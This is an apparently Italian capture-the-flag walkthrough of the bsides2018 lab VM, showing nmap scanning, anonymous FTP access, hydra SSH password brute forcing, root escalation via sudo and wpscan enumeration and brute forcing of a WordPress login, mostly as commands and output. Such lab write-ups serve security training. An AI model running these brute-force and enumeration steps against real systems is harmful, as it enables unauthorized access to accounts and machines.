

Black Box

Scansiono la macchina vittima

```
(kali㉿kali)-[~]
└─$ nmap -A 192.168.60.153
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 17:43 CET
Nmap scan report for 192.168.60.153
Host is up (0.0023s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.60.1
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPd 2.3.5 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|   256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
|_ 80/tcp    open  http      Apache httpd 2.2.22 ((Ubuntu))
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-robots.txt: 1 disallowed entry
|_ /backup_wordpress
|_ http-title: Site doesn't have a title (text/html).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=12/16%OT=21%CT=1%CU=35215%PV=Y%D5=2%DC=T%G=Y%TM=676
OS:058BD%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10A%TI=Z%II=I%TS=8)SEQ(
OS:SP=101%GCD=1%ISR=10B%TI=Z%II=I%TS=8)SEQ(SP=104%GCD=1%ISR=107%TI=Z%II=I%T
OS:S=8)SEQ(SP=106%GCD=1%ISR=108%TI=Z%II=I%TS=8)SEQ(SP=FE%GCD=1%ISR=10D%TI=Z
OS:%II=I%TS=8)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11
OS:NW7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=71
OS:20%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=4
OS:0%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=
OS:S+%F=AR%O=%RD=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RI
OS:D=G%IPCK=G%RUCK=7BC0%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 993/tcp)
HOP RTT ADDRESS
1 0.75 ms 192.168.50.1
2 2.87 ms 192.168.60.153

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.75 seconds
```

Trovo il servizio ftp in modalità anonymous e provo il collegamento

```
(kali㉿kali)-[~]
└─$ ftp 192.168.60.153
Connected to 192.168.60.153.
220 (vsFTPd 2.3.5)
Name (192.168.60.153:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||24693|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||33051|).
150 Here comes the directory listing.
-rw-r--r--  1 0  0      31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp>
```

All'interno trovo un file contenente una lista di utenti

```
(kali㉿kali)-[~/Downloads]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Provo i collegamenti in ssh con i vari utenti trovati nella lista

```
(kali㉿kali)-[~/Downloads]
$ ssh abatchy@192.168.60.153
abatchy@192.168.60.153: Permission denied (publickey).

(kali㉿kali)-[~/Downloads]
$ ssh john@192.168.60.153
john@192.168.60.153: Permission denied (publickey).

(kali㉿kali)-[~/Downloads]
$ ssh mai@192.168.60.153
mai@192.168.60.153: Permission denied (publickey).

(kali㉿kali)-[~/Downloads]
$ ssh anne@192.168.60.153
anne@192.168.60.153's password:

(kali㉿kali)-[~/Downloads]
$ ssh doomguy@192.168.60.153
doomguy@192.168.60.153: Permission denied (publickey).
```

Richiedono tutti la chiave pubblica tranne l'utente anne

Provo un attacco brute force sulla porta 22 con utente anne e lista di password rockyou.txt

```
(kali㉿kali)-[~/Downloads]
$ hydra -l "anne" -P /usr/share/wordlists/rockyou.txt 192.168.60.153 -f -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-16 17:51:07
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.60.153:22/
[22][ssh] host: 192.168.60.153 login: anne password: princess
[STATUS] attack finished for 192.168.60.153 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-16 17:51:42
```

Ho una corrispondenza ed avvio il collegamento ssh

```
(kali㉿kali)-[~/Downloads]
$ ssh anne@192.168.60.153
anne@192.168.60.153's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Dec 15 13:26:02 2024 from 192.168.60.1
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# find flag* ~/
find: 'flag*': No such file or directory
/root/
/root/.bashrc
/root/.pulse
/root/.pulse/4c6ab0a1dee23faa239f7300000003-runtime
/root/.selected_editor
/root/flag.txt
/root/.bash_history
/root/.pulse-cookie
/root/.profile
/root/.mysql_history
root@bsides2018:/home/anne# cat /root/flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

L'utente anne ha i privilegi di root e cerco la bandiera all'interno del sistema trovandola nella directory root

Con nmap è stato rilevato un sito wordpress, provo a scansionarlo con wpscan alla ricerca di utenti

wpscan --url http://192.168.60.153/backup_wordpress --enumerate u

```
[+] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon Dec 16 17:57:15 2024
[+] Requests Done: 55
[+] Cached Requests: 6
[+] Data Sent: 16.289 KB
[+] Data Received: 237.265 KB
[+] Memory used: 234.871 MB
[+] Elapsed time: 00:00:05
```

trovati gli utenti john ed admin

eseguo un brute force con l'utente john e per la password uso la lista rockyou.txt

wpscan --url http://192.168.60.153/backup_wordpress --usernames "john" --passwords /usr/share/wordlists/rockyou.txt


```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / panasonic Time: 00:04:12 <

[!] Valid Combinations Found:
| Username: john, Password: enigma

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon Dec 16 18:02:54 2024
[+] Requests Done: 2658
[+] Cached Requests: 35
[+] Data Sent: 1.397 MB
[+] Data Received: 1.805 MB
[+] Memory used: 280.609 MB
[+] Elapsed time: 00:04:19
```

Riscontro trovato, la password è enigma!



Ho accesso al sito

The screenshot shows the WordPress 4.9.4 dashboard. At the top, a navigation bar includes the WordPress logo, a home icon, the text 'Deprecated WordPress blog', a refresh icon, a notification icon with '5', a comment icon with '0', a '+ New' button, and a user profile 'Howdy, John' with a dropdown menu containing 'Screen Options' and 'Help'. Below this is a sidebar with a 'Dashboard' link and a 'Home' section with an 'Updates' link and a red notification badge '5'. The main content area is titled 'Dashboard' and features a yellow notification banner: 'WordPress 4.9.4 is available! [Please update now.](#)'. The dashboard is divided into three main sections. The 'At a Glance' section shows '2 Posts' and '1 Page', and a status bar indicating 'WordPress 4.5 running Twenty Sixteen theme.' with an 'Update to 4.9.4' button. The 'Activity' section is divided into 'Recently Published' and 'Recent Comments'. 'Recently Published' lists two items: '[Retired] This blog is no longer being maintained' and 'Hello world!'. 'Recent Comments' shows a comment from 'Mr WordPress' on 'Hello world!'. At the bottom of the 'Recent Comments' section, there are filters: 'All (1) | Pending (0) | Approved (1) | Spam (0) | Trash (0)'. The right sidebar contains a 'Quick Draft' section with a 'Title' field, a text area for 'What's on your mind?', and a 'Save Draft' button. Below this is a 'WordPress News' section with the text 'Loading...'.

WordPress 4.9.4 is available! [Please update now.](#)

Dashboard

At a Glance

2 Posts 1 Page

1 Comment

WordPress 4.5 running **Twenty Sixteen** theme. [Update to 4.9.4](#)


Activity

Recently Published

Mar 7th 2018, 8:08 pm [\[Retired\] This blog is no longer being maintained](#)

Mar 7th 2018, 8:05 pm [Hello world!](#)

Recent Comments

 From [Mr WordPress](#) on [Hello world!](#)
Hi, this is a comment. To delete a comment, just log in and view the post's comments.
There you will...

[All \(1\)](#) | [Pending \(0\)](#) | [Approved \(1\)](#) | [Spam \(0\)](#) | [Trash \(0\)](#)

Quick Draft

Title

What's on your mind?

[Save Draft](#)

WordPress News

Loading...